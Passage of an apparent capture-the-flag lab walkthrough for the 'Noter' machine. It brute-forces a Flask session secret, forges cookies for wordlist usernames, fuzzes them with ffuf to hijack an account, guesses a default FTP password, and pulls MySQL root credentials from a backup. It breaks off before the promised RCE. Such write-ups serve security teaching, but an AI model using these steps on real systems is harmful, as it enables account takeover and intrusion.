Noter

31th August 2022 / Document No D22.100.197

Prepared By: dotguy

Machine Author(s): kavigihan

Difficulty: Medium

Classification: Official

Synopsis

Noter is a medium Linux machine that features the exploitation of a Python Flask application, which uses a `node` module that is vulnerable to remote code execution. As the `MySQL` daemon is running as user `root`, it can be exploited by leveraging the user-defined functions of `MySQL` to gain RCE and escalate our privileges to `root`.

Skills required

- Linux Fundamentals
- Source Code Analysis

Skills learned

- Cookie Manipulation
- Session Hijacking

Enumeration

Nmap

Let's run a Nmap scan to discover any open ports on the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.155 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.160
```

```
nmap -p$ports -sV 10.10.11.160

Nmap scan report for 10.10.11.160
Host is up (0.33s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.44 seconds
```


The `Nmap` scan shows that the FTP service is running on `port 21` and SSH running on `port 22`. Furthermore, a Werkzeug HTTP server is also running on `port 5000`.

HTTP


Upon browsing to `port 5000`, we can see a welcome page for a note-making application called Noter.




Let's register ourselves as a new user to be able to further enumerate the functionality of the application.




Let us now log in using the credentials of the newly registered user.



After logging in we can see the user dashboard, which has the functionality for adding new notes.



There's also a button which says "Upgrade to VIP". Clicking on it leads us to `http://10.10.11.160/VIP` which has a message stating that no new VIP memberships are being provided by the platform.



Foothold

Enumerating further, we can see that a `session` cookie is being used by the website. We can use a browser extension called Cookie Editor to easily view and edit the cookies on a website.

The value of the session cookie seems to be in the format of Flask session cookies. We can use this website to decode the cookie data in order to see the parameters that are being set.

Flask by default uses "signed cookies", which is a way of storing the current session data on the client *(rather than the server)* in such a way that it cannot be tampered with. The key point to note here is that the cookies are not encrypted, they're signed. It means that the content of the session can be read without the secret key.

In case of signing, the data is signed by hashing the message with a hashing algorithm and the sender's secret key. This produces a hash digest, which can only be recreated through use of the secret key.

This blog post goes over how Flask session management works and how we can bypass the authentication by brute-forcing the session cookie secret key.

We can make use of a python package known as `flask unsign`, which is a command line tool to decode the cookie and brute force the secret key in order to craft custom flask session cookies. It can be installed using the following command. This command also installs a wordlist containing common secret keys, and by default `flask unsign` will use this wordlist if we do not specify one of our own.

```
pip install flask-unsign[wordlist]
```

Let's grab our session cookie from the browser and feed it to the `flask unsign` utility and instruct it to decode the secret key by using the `--unsign` flag. We will let it use the default wordlist.

```
flask-unsign --unsign --cookie 'SESSION_COOKIE_VALUE'
```

```
flask-unsign --unsign --cookie
'eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiZG90Z3V5In0.YxJy4w.IjyE3N99mxpAJXKnz38y7kP_q_o'

[*] Session decodes to: {'logged_in': True, 'username': 'dotguy'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 18048 attempts2aa90e055a57
'secret123'
```

The secret key obtained is `secret123`. Now, we need to find a valid username to steal the session. Let's use this username wordlist from SecLists. We can use the following Python script, which loops over every entry in the username wordlist and generates a cookie for each username using the `flask unsign` utility.

```
import os

for user in open('/usr/share/wordlists/secLists/names.txt').readlines():
        user = user.rstrip()
        cmd = "flask-unsign --sign --cookie \"{'logged_in': True, 'username'
:'"+user+"'}\" --secret secret123"
        cookie = os.system(cmd)
```

Let's run the script and save the output wordlist in a file named `cookies.txt`.


```
python3 brute.py > cookies.txt
```

Let us now use a fuzzing tool like `ffuf` to fuzz the webpage `http://10.10.11.160/dashboard` with the list of generated cookies and look for a response with `HTTP` status code `200`.

```
ffuf -u 'http://10.10.11.160:5000/dashboard' -H 'Cookie: session=FUZZ' -w cookies.txt -
mc 200
```


```
ffuf -u 'http://10.10.11.160:5000/dashboard' -H 'Cookie: session=FUZZ' -w cookies.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.160:5000/dashboard
 :: Wordlist         : FUZZ: cookies.txt
 :: Header           : Cookie: session=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.YxLnnw.EGqFy-wmXlZovyrvTO2v6fmoIcY
[Status: 200, Size: 2444, Words: 565, Lines: 83]
:: Progress: [7/7] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

We have one cookie in the output for which the `HTTP` status code is `200`. Thus let us replace the cookie on the website with this value and reload the dashboard page.




We can now see the dashboard of user `blue` and it seems like this user is already a VIP member as we do not see a button for "Upgrade to VIP". Instead, we see two additional buttons, "Import Notes" & "Export Notes".

If we navigate to the "Notes" section from the top navbar of the website, we can see two saved notes.




Upon reading both the notes, we see that one of them contains the FTP password for user `blue`. Moreover, we can also spot that this note was written by the user `ftp_admin`.




```
FTP credentials
user : blue
password : blue@Noter!
```


Let us try connecting to the FTP service using the provided credentials.

```
ftp blue@10.10.11.160
```



Listing the contents of the FTP directory.

```
ls
```



We can download the `policy.pdf` file using the `get` command. It will be downloaded on our local machine in the current working directory.

```
get policy.pdf
```

```
ftp> get policy.pdf

local: policy.pdf remote: policy.pdf
229 Entering Extended Passive Mode (|||51340|)
150 Opening BINARY mode data connection for policy.pdf (12569 bytes).
100% |***********************************| 12569       13.79 MiB/s    00:00 ETA
226 Transfer complete.
12569 bytes received in 00:00 (32.79 KiB/s)
```

Opening `policy.pdf` in a PDF viewer, we see that it gives information about the password policy of the company. Under the "Password Creation" section, there is information about the format of the default password that is generated by the application.

```
default password format : username@site_name!
```

Password Creation

1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged.
2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords.
3. Passwords must be completely unique, and not used for any other system, application, or personal account.
4. Default user-password generated by the application is in the format of "username@site_name!" (This applies to all your applications)
5. Default installation passwords **must be changed immediately** after installation is complete.

Looking at the username of user `blue`, we can see that his password `blue@Noter!` fits the format that is mentioned.

Thinking back to the note we found, which was written by the user `ftp_admin` and assuming that the password is set to default and not yet changed, we can deduce the possible password of the user `ftp_admin` to be `ftp_admin@Noter!`. Let us try to log in to the FTP service using these credentials.

```
user : ftp_admin
password. : ftp_admin@Noter!
```

```
ftp ftp_admin@10.10.11.160
```

```
ftp ftp_admin@10.10.11.160

Connected to 10.10.11.160.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls
229 Entering Extended Passive Mode (|||35389|)
150 Here comes the directory listing.
-rw-r--r--    1 1003     1003        25559 Nov 01  2021 app_backup_1635803546.zip
-rw-r--r--    1 1003     1003        26298 Dec 01  2021 app_backup_1638395546.zip
226 Directory send OK.
```

Upon listing out the files in the directory, we find two zip files which appear to be application backup files. Let us download these files to our local machine using the `get` command.

```
get app_backup_1635803546.zip
get app_backup_1638395546.zip
```

```
ftp> get app_backup_1635803546.zip
local: app_backup_1635803546.zip remote: app_backup_1635803546.zip
229 Entering Extended Passive Mode (|||21397|)
150 Opening BINARY mode data connection for app_backup_1635803546.zip (25559 bytes).
100% |***************************************| 25559       63.10 KiB/s    00:00 ETA
226 Transfer complete.
25559 bytes received in 00:00 (35.67 KiB/s)

ftp> get app_backup_1638395546.zip
local: app_backup_1638395546.zip remote: app_backup_1638395546.zip
229 Entering Extended Passive Mode (|||28920|)
150 Opening BINARY mode data connection for app_backup_1638395546.zip (26298 bytes).
100% |***************************************| 26298       88.13 KiB/s    00:00 ETA
226 Transfer complete.
26298 bytes received in 00:00 (44.59 KiB/s)
```

Extract the contents of the backup `zip` files using the `extract` command.

```
extract [file_name]
```

In the file `app.py`, which was extracted from `app_backup_1635803546.zip`, we found credentials for the `MySQL` database.

```
[** SNIP **]

app = Flask(__name__)

# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = 'Nildogg36'
app.config['MYSQL_DB'] = 'app'
